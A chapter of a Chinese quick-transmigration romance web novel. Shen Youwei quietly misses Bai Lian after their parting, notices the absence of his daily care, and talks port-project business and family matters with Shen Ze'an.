文趣网 > 都市小说 > 抛弃反派小可怜后[快穿] > 12.她也离开了海市
    沈幼薇站在二楼卧室窗边,身侧的窗帘被她握在手里堆成了一小团花。

    雪还在飘,院墙外的冬青后,他还是穿着那件黑色羽绒服,就这样站在那。

    眼看树被风吹得枝干摇摆,他的帽子被风掀掉,又被他压回去。肩膀全是雪,却不去拍。

    她想知道,他是傻子吗。零下的天,站了将近十分钟,到底想要干什么?要回来拿东西,难道她还真会不给他进门吗?

    短短几天,沈幼薇好几次无意间走神,都会想起解约的那天晚上。

    她判断出白廉爱她,靠的是主神空间的培训课程。但课程没告诉她,一个人说恨你的时候,为什么眼泪先掉下来。

    然而,又单凭白廉说出口的恨,就已经使她有些心烦。

    在此之前,她接下任务的副本,无限、星际、远古、末世几乎都是关于世界故障处理,大多能用简单粗暴的物理方式去解决,比如杀光。

    像这类任务,沈幼薇是极少去接的,但这次叛逃能量不足,没管太多……

    最终都是要离开的……

    可——

    “咚咚咚。”

    卧室门被敲响,打断了沈幼薇的思绪。

    王姐走进来询问她,说是整理出不少她送给白廉的用品,以及儿童房里白玥的玩具。问她怎么处理?

    闻言,她握紧窗帘的手滑落到裤缝处,“王姐,你替我去做一件事。”

    *

    王姐从偏门出去的时候,沈幼薇没出声。

    她亲眼看着王姐拎起大型黑色垃圾袋往外走,边走,风大时还卷起塑料袋口,露出里面一抹编织袋的红。

    王姐踩着雪走过去,沈幼薇在耳机里听见她说“白先生,是落东西了吗?”

    又听见他说,“只是走错路了。”

    而后是脚步声,一阵长久的刺啦声下。

    他问:“今年院里堆雪人了吗?”

    闻言,沈幼薇拿着手机的手指一点点收紧。她大脑像被按下了暂停键,忘记开口告诉王姐,她的回答。

    随后她看见王姐回头往院子里看了一眼,对他摇头,将她原本早上说的话复述给他。

    这一次,沈幼薇看清白廉彻底放沉的肩,很细微,但她的眼睛没有漏掉。

    紧接着耳机里传来,他的话。

    “那我先走了。”

    沈幼薇手指释然般松开,手机不受控制坠地发出哐当声,她轻点耳机。

    “王姐,辛苦你再把袋子拿回来。”“小姐。”王姐推门进来,黑色垃圾袋搁在玄关矮柜上,袋子口敞着里面没有垃圾,是她当初送给白廉的物件。落下的围巾、笔记本电脑、球拍以及那枚她觉得他很喜欢的胸针。

    她原以为,他是来拿东西的。

    结果,几天没见,他却只是来问一句,‘今年院里堆雪人了吗’

    沈幼薇愣住,勾唇笑了声,对王姐再次确认。

    “他走了?”

    “小姐,白先生他,走了。”

    沈幼薇点头,叫她将黑色塑料袋下编织袋里的东西放回原位,说完转身进了楼下书房。

    走进书房,她停了半步,坐到地毯上的压痕处。她拿起前天她放在这的书,靠着软垫抵着矮桌窝着。

    书页刮着人手腕发痒,沈幼薇就这样一页一页翻过去,看见白廉在里面写下的一行又一行注释。

    明明学的是软件工程,小类属于软件开发。为什么硬要啃船舶智能感知系统架构,他难不成以为自己半路改行,花两年就能把传统海运转型智能化的难题攻破?

    沈幼薇起初看见他在学,并没有质疑与揣测。因为他说,他想多了解,不想她提到这些没话说。

    所以,她好几次看见他搭建系统,了解行业知识,都真信了这个理由。

    现在呢?

    沈幼薇手下翻页的动作越来越快。翻到某一页时她停住了,他推了一半的例题,思路是对的,最后答案算错了。

    她盯着那行错误的结果看了几秒后,才意识到。

    她在逐页翻一个人的笔记,翻到了这种程度。

    “好蠢。”她冷笑了一声,不知道在说谁。

    晚饭王姐端了红枣银耳汤上来,沈幼薇喝了一口放下,不甜也不难喝。

    但以往喝的味道就是不太一样,以前白廉炖甜汤,碗里大枣颗颗看着很大,每颗去核,银耳熬到胶质全出,糖放三分之二小勺。

    想着,她把白廉曾在她耳边念叨的配料及炖煮过程,和王姐重复了一遍。

    站在她身旁准备移动菜盘的王姐,闻言愣了一秒,随即回复道。

    后厨师傅是完全按照同比例做,甚至她说的配法,是白廉问师傅偷学的。

    “是吗?”

    沈幼薇愕然,没再说什么,只让撤了。

    第二天早上她下楼,桌上摆着小米南瓜粥,小菜及溏心蛋。熟悉画面在她眼前重叠,她恍惚听见厨房传来日常呼唤声。沈幼薇旋即一步步走到餐桌前,对着一桌早餐对王姐吩咐道。

    “以后,早饭我去公司吃。这一桌,你看着分给值早班的阿姨和师傅。”

    “家里以后不用再做我早饭了。”

    *

    之后半个月,她让乐青把原本照例带回郡林西园处理的文件留在公司。此后,她晚上回家时间从七点推到九点,有时甚至是十点。

    加完班回家,客厅灯不会自己再开。她弯腰换拖鞋进屋,刚走两步又踢到刚换下来的高跟鞋,她重复弯腰将鞋放回鞋柜。

    与此同时,她眼前忽地看见了一颗毛茸茸的脑袋,脑袋抬起,对上是他闪着光的眼睛,视线随着他的动作移动,他伸出手将她把鞋换好,顺手解开她的外套,最后再抱她,暖洋洋的体温刹那裹上她整个人,她会清晰感受到,背后的手掌从上而下替她捋走烦躁。

    也几乎在同一时间,他会告诉她,“辛苦了。”

    沈幼薇噔愣在原地,将所有眼前场景走完。

    稍后她走进厨房,灶台上干干净净,就连水渍都找不到。她习惯性往锅里看,一干二净,什么也没有。

    同样也不会有每晚温着汤或者梨水。

    沈幼薇就这样平静地站在那,好一会她缓缓吐出气。明明是气声,声音本是极其微弱,但落在空旷的屋内,却显得格外震耳。

    *

    一晃冬季化去,四月海市的天开始回暖。

    院子里那棵白玉兰开了,花瓣落了一地,王姐叫人扫了,第二天又落一层。

    沈幼薇某天早起站在廊下看那棵树,想起去年春天白廉在这棵树下装了一个鸟食架,说白玉兰招鸟,鸟来多了热闹。

    她说吵,他就拆了。

    现在鸟确实不多,偶尔飞过一两只看着着急赶路,也不停下。

    四月中的一天下午,有位难得客人来访,沈则安。

    他进门扫了一眼,目光在鞋柜第二层那双男士拖鞋上停了半拍。他没问,偏头对王姐说了句:“随便拿双我穿。”

    王姐从最下层翻出客拖,他趿拉着走进书房,把公文包搁在椅子旁边。

    沈幼薇正在看方案,没抬头。

    他环顾书房,发现比他上次来博古架空了几格,文竹换了位置,原来放那张合照的檀木柜顶如今空的。

    桌面上倒多了个白色相框,里面是单人照,像是手机拍完截图打印出来的。

    沈则安收回视线,接过王姐端来的茶喝了一口,味道不错。

    “听乐青说,你最近加班不少。”他放下杯子。

    “你有事?”

    沈幼薇翻页的手指停了一下,继续翻过去:“沈则安,你今天来找我。是为了找不痛快?在我这左看右看,挑东挑西。没事,就回你峰恒去。”

    “上次,你们峰恒报过来的建设合同里关于港口软基础处理,不少报项金额,以及特殊处理措施未标明细。有这工夫,你不去磨发改委港口岸线使用批复。明年秋季前不能按期开工,你看我还找不找你。”

    沈则安靠在椅背上,端着茶杯晃了晃,示意她看向那边公务包。

    “行啦,知道。上次负责人出岔子,我不是也给你赔礼了吗。专项前置批复文件及合同修改都已经到位,就看你们明珠数智科创研发部,最后调试智能调度系统能否完全应用到码头整个物流管理运行了,这可是我们搞智慧码头的数据底座。”

    沈幼薇瞥了他一眼,“在你们峰恒竣工前,我可以保证没问题。”

    聊完正事,沈则安突然发问,“嘉市总公司那边,你多久没回去了?上个月财务会是你主持开的?我怎么还记得上上个月嘉市万隆港口验收你也亲自跑了一趟,后面赶红眼航班回来的吧。”沈幼薇抬起眼看他。

    “你有病?有话就直说。”

    “你年纪也不大,多注意休息。”沈则安摊手,“再者,你之前不是还说,在海市晦气,有沈家……算了,是你阿公阿婆让我带话,叫你没事多回去看看。反正如今海市分公司,你也不缺人管。要是不放心,我帮你多看着点。”

    沈幼薇不屑冷哼,“你倒是还挺好心。”

    沈则安无奈叹气,她这一场车祸是把以前聪明劲给撞回来了。但人聪明了,同样更不好搞了。

    “沈幼薇你没觉得,你在海市,住这个园子有些太久了吗?”

    “你阿公阿婆在嘉市,你总是要回去的。”

    沈则安也是接到她阿公阿婆电话,听了点事,加上打听到说她前两年养过人的闲言碎语,才硬撑着跑过来说两句。她虽然还是不怎么待见他,但他明显能感觉出,她的不待见和以前不一样了。“我自然清楚。”

    她端起自己的杯子喝了口茶。

    这茶是白廉走前剩下的存货,前年过年他从老家茶山弄来的,事先和她说不值钱。她没在意,也没喝过。

    后来春天来了,她在书房柜子发现了这一罐侧边贴了红帖福字的茶,便喝起来没停。

    茉莉银针,寻常味,但回甘。

    “清楚就行。”

    沈则安放下茶杯,忽视她眼里的孤寂,突然和她八卦。

    他将手机打开到海市新闻页面,推到她面前。“听说裴家最近吵得闹闹哄哄要改集团名?”

    沈幼薇接过他手机,扫了一眼。

    裴寰集团拟更名“泽远”,旗下地产板块分拆独立上市。

    裴泽醒后半年,动作很快,宣布定下婚事,但不公开未婚妻身份,引得外界媒体挖空心思想要挖。之后,他在董事会上提出改集团名,遭到不少老董事反对,不过他母亲裴琴晚倒是全力支持。

    “挺好的。”她把文件放回去。

    “行了,该说我也说完了。”

    沈则安站起身,“走了。”

    看在他这次没讲多少废话的份上,沈幼薇送他到门口。

    沈则安走在前面,沈幼薇凝视着沈则安的背影,忽然她脑海里浮现出他第一次来沈家的场景。

    原身那天发着烧,他淋着雨被沈建国领回家。家里管家佣人都是见风使舵的,没人给他拿条毛巾。

    而烧得迷迷糊糊的原身,看见他站在大厅,以为是沈建国带谁家亲戚小孩回来。

    看着比她年纪大,她就懂礼貌喊了声“哥”。

    那天晚上,有两个小倒霉蛋,一个顶着凉毛巾物理降温,一个拿着毛巾擦脸上湿漉漉的雨水。

    之后原身知晓沈则安的来历,一度不敢相信试图欺骗蒙蔽自己。

